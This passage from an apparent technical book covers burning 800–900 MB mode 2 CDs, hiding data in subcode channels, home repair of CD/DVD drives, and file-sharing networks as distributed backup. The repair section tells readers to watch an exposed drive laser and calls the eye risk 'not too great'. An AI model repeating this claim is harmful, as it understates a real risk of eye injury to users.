FILE "my_file.dat" BINARY
    TRACK 1 MODE2/2336
    INDEX 1 00:00:00
```

In this example, `my_file.dat` is the name of the file that will be written to the disc, `TRACK 1` is the track number, `MODE2/2336` specifies the recording mode, and `INDEX 1` is the number of the index within the file. More details about cue sheet file syntax can be found in the CDRWin documentation supplied with this program.

Now, insert a CD-R or CD-RW into the drive, start CDRWin, click the **Load Cuesheet** button, and specify the path to the newly-created cue sheet file. Wait for the file compilation to complete, make sure that the **Raw Mode** checkbox is not set, and click the **Record Disc** button (Fig. 10.18). That's all! Even though the size of the source file significantly exceeds the declared disc capacity, the burning process completes successfully.

All attempts at viewing the contents of the recorded disc using the built-in operating system tools would fail. Windows tries to assure you that the disc you want to read is empty. This is not so. Start CDRWin and select the **Extract Disc/Tracks/Sectors** sectors to open the **Extract Disc/Tracks/Sectors to Image File** window, where track 1 will be displayed in the **Track Selection** option group (Fig. 10.19).




Fig. 10.18. Burning an 800- or 900-MB disc in mode 2 using CDRWin; source data can be in any format, but such discs are not readable by the built-in operating system tools




Fig. 10.19. Reading a disc recorded in mode 2 using CDRWin by previously copying one or more tracks to the hard disk

Do you want to play it? Set the **Select Tracks** radio button, then go to the **Reading Options** group and clear the **RAW** checkbox (if you fail to do this, the track contents will be read in raw mode, in which user data are mixed with the headers). Choose the track you want to retrieve, then choose the nominal reading speed and click the **START** button to copy the track to the hard disk (note that reading mode 2 tracks at maximum speed often results in multiple read errors).

Rename the grabbed file with its original file name extension (which you should write on the disc case with a marker, because in the course of recording it is irreversibly lost), then start any audio or video player of your choice and enjoy.

If desired, it is possible to automate the process of grabbing using the snapshot.exe utility supplied as part of the console version of the CDRWin program. Using the makeiso.exe utility supplied with CDRWin, create one legal track recorded in the mode 1 or ISO 9660 format and containing the batch file for automated retrieval of the chosen mode 2 track. Detailed instructions on how to complete this process are supplied in the CDRWin documentation. Programming skills, at least minimal, would also be helpful.

Session of Practical Magic in the Video CD format

To record DivX or MP3 files in the Video CD format, you will require the Mode2 CD Maker utility, which can be downloaded for free from <http://es.geocities.com/dextstuff/mode2cdmaker.html>. If you are not a great fan of the command-line interface (Mode2 CD Maker is a command-line utility), you can use special GUI shell downloadable from <http://es.geocities.com/dextstuff/mode2cdmaker.html>.

The program interface is easy and traditional: You can drag and drop the files to be recorded into the **UbiK mode2cdmaker** GUI window (Fig. 10.20) or click the **Add Files** button. The volume indicator at the bottom of this window displays the volume used. By default, the program relies on mode 2 form 1 (2048 bytes per sector). To switch to mode 2 form 2 (2324 bytes per sector), it is necessary to click the **Set/Unset Form 2** button.

To disable another unfavorable default setting, which places each file in its individual track, clear the **Single Track** checkbox. About 700 KB are required to create a track. Thus, recording many files each in a separate track is a disadvantage. It should be noted that discs recorded in the single track mode are not supported by Linux.



Fig. 10.20. Recording an 800- or 900-MB Video CD disc using Mode2 CD Maker; provided that RIFF/CDXA filters are installed, such discs are supported by the operating system

Finally, having completed all preparations, click the **Write ISO** button to create a CUE image. To burn this image, you can use CDRWin, Alcohol 120%, or CloneCD.

Do not forget to install the special DirectShow filter, without which it is impossible to work with Video CD discs in the standard mode.

RESERVE-6 or Extra Capacity Reserves

Whether you believe this or not, 800–900 MB per disc is not a limit. In addition to the main data channel, in which raw sectors are stored, there are eight subcode channels. One of them is used for the optical head positioner, and the remaining seven are free. In general, about 64 bytes per sector, or about 20 MB per standard 700-MB disc, are wasted.

Unfortunately, it is impossible to store user data directly in subcode channels, because operating systems of the Windows family refuse to support this possibility. Suitable utilities from third-party developers are not available. However, it is possible

to use subcode channels to store confidential information that is not intended for outsiders.

Using CloneCD (<http://www.elby.ch/>) or any other CD copier, create the image of the disc to be burned, having previously placed it on a CD-RW. After this operation, three files will appear on your hard disk: image.ccd, storing the disc TOC; image.img, storing the contents of the main data channel; and image.sub, with subchannel data inside. Open the image.sub file using any hex editor (HIEW, for example).

The first 12 bytes belong to the P channel intended for fast searching for pauses. Do not touch this channel, even though most contemporary drives simply ignore the P channel. The next 12 bytes are occupied by the service information of the Q channel that contains the layout data. Never modify this channel; otherwise, one or more sectors will become unreadable. Bytes 24 to 96 belong to unused (spare) subcode channels. They can be used at your discretion. These bytes again are followed by 12 bytes of P and Q channels and 72 bytes of blank subchannel data, and so on, alternating to the end of the file.

Press <F3>, move the cursor to any free space, and write confidential information there, having previously encrypted it as necessary. To save modifications, press <F9>. Now, it only remains to start CloneCD and burn the modified image to the disc. When viewed the disc contents using built-in Windows tools, it is impossible to view the confidential information. To view this information, it is necessary to use CloneCD in the image reading mode (**File | Read CD into image**, then start HIEW to read image.sub).

For example, consider the message that I have inserted into the subchannel data (Fig. 10.21).




Fig. 10.21. Using spare subcode channels for hiding confidential information



Not all drives support reading and writing of raw subcode channel data. Make sure that the **Read subchannels from data tracks** option is set in the **Profile Parameters** in CloneCD, and that the **Do not restore subchannel data** checkbox is cleared; otherwise, you'll fail.

It is possible to gain an additional 13.5 MB at the expense of the disc lead-out area, which generally must not necessarily be closed. Discs with a missing lead-out area are successfully read by most contemporary drives. The risk of encountering a drive that does not do this is minimal. To obtain this additional space, simply clear the **Always close the last session** checkbox in your CD-burning tool.

This is not all. Drawbacks of the standard EFM encoding are obvious and were mentioned earlier. However, it is impossible to force the drive to use better modulation methods, at least for the moment. The situation might change dramatically in the foreseeable future. Recorders that allow you to manually merge bits (which considerably simplifies copying of protected discs) have already appeared. However, drives that allow you to read merging bits from the interface level of hierarchy still are not available. Nevertheless, practically any existing CD-ROM or CD-RW drive can be enhanced to provide this capability. To achieve this goal, it is enough to slightly modify its firmware. By experimenting with my Philips CD-RW 2400 drive that died suddenly (the automated speed regulator failed, as a result of which the drive always operates at the 42x speed, reading without errors only high-quality discs), I increased the physical data storage density more than 12%. This result was achieved practically without reducing storage reliability. The effective capacity of the standard 700-MB disc was raised to 1 GB. That's something!

The only drawback of this method of disc recording is its incompatibility with standard equipment and, consequently, its lack of portability. Nevertheless, this technology seems quite promising and has good prospects.

Testing Discs for Reliability

Using mode 2 imposes quite restrictive requirements on the quality of the media, as well as on the technological characteristics of the reading and recording CD drives. Otherwise, the risk of irreversible data loss becomes too great, and mode 2 becomes inexpedient.

Testing recently-recorded media is senseless. First, it is necessary to know the nature of the defects growth with the time. Second, it is necessary to accumulate a certain statistics of media reliability from several lots of the same media.

To obtain trustworthy results, it is not necessary to investigate discs recorded using mode 2. From the physical point of view, mode 1 and mode 2 are practically identical. All you need to know is whether or not the recovering capabilities of CIRC codes are sufficient.

Using Nero CD Speed or any similar utility, test your collection of CD-Rs and CD-RWs for data destruction. The CD Speed ScanDisc utility (Fig. 10.22) would display good sectors, damaged sectors, and unreadable sectors. For good sectors, any read errors are recovered at the level of the CIRC decoder. Damaged sectors are recoverable at the mode 1 level; however, at the CIRC level such errors are irrecoverable and a disc containing many damaged sectors is unsuitable for recording in mode 2. Unreadable sectors are destroyed and cannot be recovered at any level. The presence of at least one unreadable sector of the disc means that the situation is not normal. Therefore, either you need to use media of better quality or the CD-ROM or CD-RW drive is malfunctioning. At the same time, the presence of damaged sectors near the end of the disc can be tolerated, because in this area there are 150 sectors of lead-out area that don't contain any data.



*a**b*


Fig. 10.22. A Verbatim disc (a), burned on Teac 552E, demonstrates the highest burning quality and is ideal for burning in mode 2; the generic medium (b), burned on the same drive, has many damaged sectors and isn't suitable for burning in mode 2

Why You Need This

The low price of CDs depreciates the advantages of mode 2. At the same time, mode 2 considerably reduces the data storage reliability, which for cheap media is low enough without mode 2. Even if you record 100 GB of data, you'll only need about 20 discs, likely spending less than \$10. Is it worth using mode 2?

Everything depends on the kind of data recorded. In particular, in the course of reencoding a DVD to a CD-R the video quality inevitably degrades. But writing a movie to two CD-Rs involves too much overhead, so the extra gain of 100 MB comes in handy. Furthermore, when choosing the compression coefficient, it is impossible to predict the exact length of the reencoded file. So you might become vexed if the file you spent so much time and effort to form exceeds the volume of a CD-R by some 30–50 MB. Under such circumstances, you have to delete the file from the disc and repeat the compression procedure, which requires from 3 to 12 hours, depending on the speed of your processor. Writing such a file in mode 2 helps you economize more on time than on money.

Chapter 11: Repairing CD/DVD Drives under Home Conditions



CD/DVD drives are among the most sophisticated electronic, optical, and mechanical devices, yet they are the least reliable computer components. The reasons for failure vary. Typically, the laser fails or loses its emission. The chipset fails even more often, especially if both motors and the laser-focusing coil are connected to the same chip. Then there are the mechanical failures and soiling of optical surfaces.

Is it realistic to repair a failed drive under home conditions, or is it better not to spend time and effort and simply purchase a new one?

Not every drive failure is fatal. Often, it is possible to repair the drive even under home conditions, without special electronic equipment or skills that exceed the competence of a normal electronics engineer (Fig. 11.1). Do not be afraid to experiment with the failed drive! Nothing worse can happen to it (as long as the warranty for the failed drive has already expired). It is possible to take it to a service center; however, this takes time and money. Furthermore, this simply isn't interesting.

For repair, you'll require spare parts. It is usually possible to obtain them from friends or colleagues or to purchase them on the second-hand radio market. Pay special attention to drives built on the same component base as yours (mainly, this relates to the laser head and the chipset, which can be found marked on the drive case). Assume that the PCB has failed, and a drive of the same type is unusable




Fig. 11.1. A CD drive disassembled for repair under home conditions

because of the failure of mechanical parts. Thus, the entire failed PCB can be replaced without even investigating the cause of its failure. All other models are also useful because, if necessary, it is possible to use some individual spare parts from them (such as fuses).

The methodology of troubleshooting is not provided here, because this topic deserves a separate book. My goal is modest — to inspire you to make investigations by specifying directions and listing all main types of failures and methods of overcoming them.

Laser

Laser emitters used in CD-ROM and, especially, in CD-RW/DVD-RW drives are short-living devices that often fail after several years of operation. Why does this happen? First, because of natural loss of emission by emitters; second, because

of unfavorable operating conditions. Self-respecting manufacturers individually tune the parameters of each laser, setting the required modes either by trimming resistors (in cheap models) or by writing them directly into the firmware (in more expensive models). Generic manufacturers set all parameters to the average level, which for some heads is too low and for other heads is too high. By the way, when unlocking CD/DVD drives and replacing their firmware with hacked versions, all previous settings are lost, so if the hacker doesn't try to save them first, the laser will fail soon or its operation will be instable.

Reduction of laser brightness increases the reading and positioning errors (some discs might cease to be recognized). The drive might refuse to recognize all discs, sometimes even without trying to increase the speed of rotation. Usually, the drive's motor increases the rotation speed only when the sensor registers the reflected signal. If there is no signal, it is considered that there is no disc in the drive.

You can accurately disassemble the drive, connect it to the computer, and see whether the laser lights when the tray is closed. Provided that the emission is normal, you'll see the beam — even in a sunlit room. The laser that starts to lose emission can be distinguished only in a darkened room. If you cannot distinguish any traces of the laser beam even in complete darkness, then the possible reason of laser failure might be failure of the electronic components (bear in mind that the laser is not visible at every angle). Be careful when watching the light, because the laser beam might damage the eye and even cause blindness. However, this risk is not too great.

A laser head replacement costs approximately half of the price of a new drive. With steady technical progress and newer models of drives that are considerably better than old ones, such a replacement is inexpedient. As a variant, it is possible to reanimate the laser by simply increasing the power supply. Trace the wires connected to the laser emitter. Along them, there must be a resistor. Solder an additional resistor to that one, choosing its resistance to make the drive recognize discs with confidence. A better repairing method is as follows: Discover the model of the chipset that controls the laser (as a rule, this is the largest chip), and search the Internet to find its technical specification. Among other useful information, the specification must contain the mechanism used for regulating the power of the laser beam. As a rule, this task is carried out by one or more resistors connected to the chipset (not to the laser head). Some models allow you to tune the laser through SCSI or ATAPI using special commands described in technical documentation, or through a technological connector.

Principally, you can disassemble the laser head and replace the emitting element directly. The spare emitter can be taken from another drive. However, it is necessary to mention that cases, in which users correctly reassemble the laser head, are rare.

Chipset

The chipset is the heart of the CD/DVD drive. It not only ensures information processing but also controls the positioning and rotating motors, the laser head, and tracking coils. Economic manufacturers integrate the entire chipset into a single chip and do not worry about cooling it. As a result, the chipset quickly fails, literally burning through. As a result, the drive fails partially or completely.

The behavior of the failed chipset might differ. It might either fail to recognize the drive or simply reduce the reading speed. The chipset that has preserved the minimal functionality level so that it is capable of recognizing the drive and moves the optical head to the disc start when powered on, after which it starts dragging the focusing lens. If these events do not take place, this means that either the chipset or the electrical components that serve the chipset have failed (however, electrical components serving the chipset fail rarely).

Replacing the burnt chipset under home conditions is an unrealistic task. First, it is impossible to purchase spare chipsets. Second, the price of a chipset is comparable to the price of an entire drive. Third, replacing the chipset is similar to a jeweler's art, and it is practically impossible to carry it out under home conditions without specialized equipment.

On the other hand, it is possible to prevent the chipset from failing. Using double-sided adhesive tape or special glue, stick even a tiny heat sink to the largest chip (glue is better, but adhesive tape is cheaper). Also, it is desirable to equip the drive with a fan. To achieve this, drill several holes on the rear side of the case, and install a fan there. To avoid the chipset failure, it is best not to place the drive over the hard disk. This is because hard disks, especially high-speed ones, are characterized by high heat emission, which will overheat the CD/DVD drive.

Formally, cache memory is not the part of the chipset; however, it is closely related to the chipset. The cache memory also fails often. If the defect involves only one or slightly more cells, this usually has no effect on the operation of the entire drive because of the error-correction codes. However, in cases of large-scale destruction (to speak nothing about complete failure of the cache memory), the drive

either ceases to read discs or reads them too slowly and with many errors. Because a CD/DVD drive uses the same cache memory as a dual in-line memory module chip, it can be replaced — at least, in theory. In practice, successful replacement of the CD/DVD drive cache memory is a matter of high-quality soldering.

Mechanical Damage

CD/DVD drives are excellent dust collectors. This is especially true if a CD/DVD drive is installed directly above a hard disk drive cooler fan or fans. The dust passes through the slots in the CD/DVD drive case and forms a layer of sediment on moving mechanical parts. This speeds up the wear of the drive's mechanical parts, resulting in a complete wreck. The drive can fail to close the tray, eject the disc immediately after closing the tray, fail to rotate the disc, or rotate it but emit strange sounds. The same relates to the positioning mechanism.

To eliminate problems with mechanical components, disassemble the drive, remove all of the dust, and lubricate the rubbing elements. Bear in mind that lubricant must be used sparingly and that plastic gear wheels do not need to be lubricated. If necessary, adjust the gaps to ensure that all rotating parts rotate without effort yet are not loose. Make sure that all gear wheels and worm gears are not overworn. They must not have crumbled cogs, and no extraneous items must be present there (mainly, this relates to grit from discs that have been split in the drive, as well as to loose cables).

First, check all mechanical contacts, including jacks, trimming resistors, buttons and switches, and tray closure sensors, as well as the integrity of the power cords. If the power supply jack (interface connector) is disconnected carelessly, the thin wires might be broken, and this rupture might not be noticeable visually or even using the ohmmeter. However, at large frequencies (normal operating conditions for the drive), the presence of this rupture will be immediately noticeable.

Also, have a careful and close look at all rubbing cables. Sometimes, rubbing wears holes into them, making the cables short circuit, or the wire breaks. Sometimes, both kinds of rupture occur simultaneously, which is especially typical for New Teac drives sold under the Teac trademark but assembled by third-rate companies because Teac abandoned the CD drive market and sold its trademark to inferior manufacturers.

Do not forget about fuses. If some cable is connected incorrectly, during a power failure it might burn out. Contemporary fuses are not similar to the customary glass tube with a thin wire inside. When briefly viewing the board, fuses are hardly

noticeable. By the way, as a rule there are multiple fuses, so I recommend that you check all fuses you can find.

Pay attention to the other components. Swollen varnish, traces of cinders, and physical defects (like fractures) are clear evidence of the source of trouble. Unfortunately, most failures of electronic components cannot be noticed visually.

To check whether the motors are usable, disconnect them from the drive and then connect them to the 5-V power supply (the black wire corresponds to minus). Because all drives usually are standard, they can be easily replaced. In other words, I recommend that you check everything that can be checked, including electrolytes, resistors, diodes, stabilizers, and key transistors.

Small logical circuits rarely fail; however, failures are typical for power elements.

Optics

If you are not a chain smoker and never breathe smoke directly into the drive, then there is no need to clean the optics. One of my drives has worked more than 10 years and never required cleaning.

Forget about cleaning sets, because nothing could be easier than crippling the lens using such sets. By the way, the lens is usually made of standard Plexiglas, which removes any hope of its recovery. Also, never try to clear the lens with a brush (Fig. 11.2). It is not advisable to wipe optical surfaces. Try to remove the dust with an air puff (if you use a rubber balloon, make sure that there is no talcum powder there, and never blow on the lens with your mouth, because this would



Fig. 11.2. By clearing a lens with a brush, you can only ruin it


ruin the optics). If the lens is covered with an oily film, do not try to remove it manually. Make a solution of laundry soap, drip it onto the lens, wait 15–20 minutes, and then bring tissue paper to the lens without touching its surface. After that, drip several drops of distilled water onto the lens to cleanse it of the soap.

The main symptoms of CD/DVD drive failure, along with possible causes of trouble, are briefly outlined in Table 11.1.

Table 11.1. Main symptoms and causes of CD/DVD drive failure

Symptom		Cause of trouble
The drive is not recognized by the computer.	The drive doesn't issue any sounds, and no indicator is blinking.	Possible failure of electronic components, possible rupture of a track, or a burnt fuse.
	The indicator is constantly blinking or steadily burning.	Failure of electronic components and possibly failure of the interface unit or chipset; also, check the interface connector, integrity of wires, and power supply voltage.
The drive is recognized by the computer.	The tray doesn't move out.	Failure of mechanical components, rupture of the connector in the eject button, failure of the motor or elements serving it (chipset, for example).
	The drive doesn't move the tray in or, if it does, immediately moves it out again.	Failure of mechanical components.
The drive doesn't see the disc.	The disc doesn't spin up; the lens and the carriage do not move.	Failure of a mechanical part, motor, or chipset.
	The disc doesn't spin up, but the lens is moving.	The laser has lost emission.
	The disc spins up to normal speed then stops.	The laser has failed, the settings are incorrect, or the chipset has failed.
	The disc spins up at a lowered speed.	Mechanical components have failed, or the settings are out of tune.
	The disc spins up to extreme speeds.	The chipset has failed, or the settings are out of tune.
The drive sees the disc.	The disc is unreadable.	Electronic parts have failed.
	The disc is read with many errors.	Laser emission has been reduced, optical parts are soled, settings are out of tune, or electronic components have failed.
	When the eject button is pressed, the drive ejects the spinning disc.	Electronic parts have failed.

Chapter 12: Distributed Information Storage



The best way to save information is to share it with the others. This is a well-known fact. Try to automate the entire process by making your computer distribute data over the LAN automatically.

Long ago, when there were no CDs and diskette damage was common, the loss of all information was commonplace. Thus, programmers had to visit their friends and copy programs back and forth. Source codes and office documents also were often kept on the computers of friends and colleagues, naturally, in encrypted form. Do you get the idea?

When such an approach is used, a well-known occurrence takes place. Botanists call it cross-pollination, and among hackers it is called a virus epidemic. Viruses spread at a terrific rate, like a forest fire. Having once infected some files during such a file exchange, they firmly settle into a computer so that it becomes practically impossible to delete them because of multiple infections and reinfections. Nowadays, it is possible to pack distribution sets using archivers with the option of protection against modifications or controlling the checksums. Unfortunately, these operations are routine and bulky, especially if you do them manually. Furthermore, distributed data storage is usually too unbalanced: Some files (programs, music, or movies) are available to anyone. Some files might exist as a single copy, the loss of which is irreplaceable.

However, the times when programmers had to fuss with packs of diskettes and hard disks have long gone. Nowadays, it is possible to exchange files without leaving the house. Why not to use the advantages of progress?

How To Protect Information

To create distributed data storage, it is highly desirable to have a LAN with unlimited traffic, ensuring a data exchange rate of at least 10 Mbps. Modems also might be useful.

Wireless technologies considerably simplify network organization. In the worst case, it is possible to use an Internet service provider, most of which provide this service for little cost.

Now, it is time to consider the software to organize the distributed data storage. Fans of minimalism (including myself) can limit themselves to the built-in Windows functionality for file sharing. Starting with Windows 2000, the system began to support a disk quota, allowing you to limit the maximum disk space allocated to each user. With the introduction of a disk quota, it became possible not to worry that someone would fill your disk entirely. For instance, it is possible to allocate 10 GB for common storage and assign appropriate access rights so that users of the network would be able to see others' files but would not be able to modify or delete them. Under Windows XP, nothing can be easier. It is enough to assign the user rights to enable folder owners to do whatever they like and other users only to read the files stored there. Everyone would be able to back up the most valuable files or even entire disks on the computers of their neighbors (Fig. 12.1). Thus, something like a file-exchange network will be formed, to which other users will be able to connect.




Fig. 12.1. A notebook equipped with a wireless adapter also deserves to be backed up

File sharing works excellently in networks containing no more than ten hosts. However, with network growth problems start to appear. For example, sometimes users just cannot remember, which files have been backed up and which haven't, let alone which file they have backed up to which computer. Furthermore, home computers are not always available, in contrast to dedicated servers. The archive of music, movies, and software distributed over a hundred of hosts is practically immune (if all computers fail simultaneously, this means that something catastrophic has happened, like an earthquake or tsunami); however, it will take a long time to retrieve all of your files. After you collect everything, it will likely turn out that the most important file is missing because there was a single backup copy, which was accidentally deleted. However, there is no time to cry. It is time to try a creative approach and use eMule — the client of the largest file-exchange network, eDonkey, where it is possible to find practically everything. The system automatically controls file integrity, displays the number of available sources, and downloads from all available hosts simultaneously, uniformly distributing the workload among the hosts. You can divide users into groups, specify a flexible system of priorities, control incoming and outgoing traffic, and so on. In other words, there are lots of advantages. In the classical variant of eDonkey, there is no possibility of forcible upload. All that you can do is upload the files into a common directory and wait until someone downloads them. This approach works well when exchanging video and music; unfortunately, it isn't suitable for backup unless you agree to make available and regularly (at least daily or weekly) view the contents of the common folders of all network members, find new files, and download them, provided that no one else hasn't done so already. It is possible to establish any threshold, for example, download only files present on less than ten sources (the exact number depends on the network size — the greater the network, the higher the threshold). There is no need to do this all manually! It is enough to slightly modify eMule, the source code of which can be downloaded from <http://www.emule-project.net/home/perl/general.cgi?l=1>, or write a plug-in. Lots of hackers, including myself, are doing exactly this.

The most obvious drawback of eMule is that it is bound to its servers, which are excessively overloaded and therefore work poorly and slowly. In addition, this solution doesn't allow you to selectively configure the bandwidth. Thus, lots of users from all recesses of the network will try to connect. Every firewall will easily eliminate these connections. However, this won't solve all problems, the most important of which is that your small private network becomes visible from the outside.

It is much better to use peer-to-peer file-exchange networks running without dedicated servers, such as Gnutella (<http://www.gnutella.com/connect/>). The protocol was decrypted long ago, and lots of clients are distributed freely with the source code. Having slightly modified these clients, you'll obtain an excellent tool for automated distributed backup, after which there won't be any cause for worry about the safety of your data.

True programmers can do without customizing existing software for their purposes and run such a program on their own. As far as I know, for the moment there are no such programs; therefore, such a tool has a great chance of becoming popular. This is even truer if you recall that the throughput of communications links is growing steadily, the traffic is becoming cheaper every day, and only lazy individuals do not have home networks nowadays. In other words, there are all of the prerequisites for the creation of file-exchange networks; only specialized software is missing. I wonder what we programmers are waiting for. For the new Windows release, which will include this capability as a built-in feature and deprive us of the possibility of earning some money?

File Transfer Protocol Server or Bulletin Board Rebirth

File exchange systems justify their existence only in large networks. In medium-size networks including several dozens of hosts, they are too burdensome. Therefore, it is much better to use file transfer protocol (FTP) servers as distributed storage.

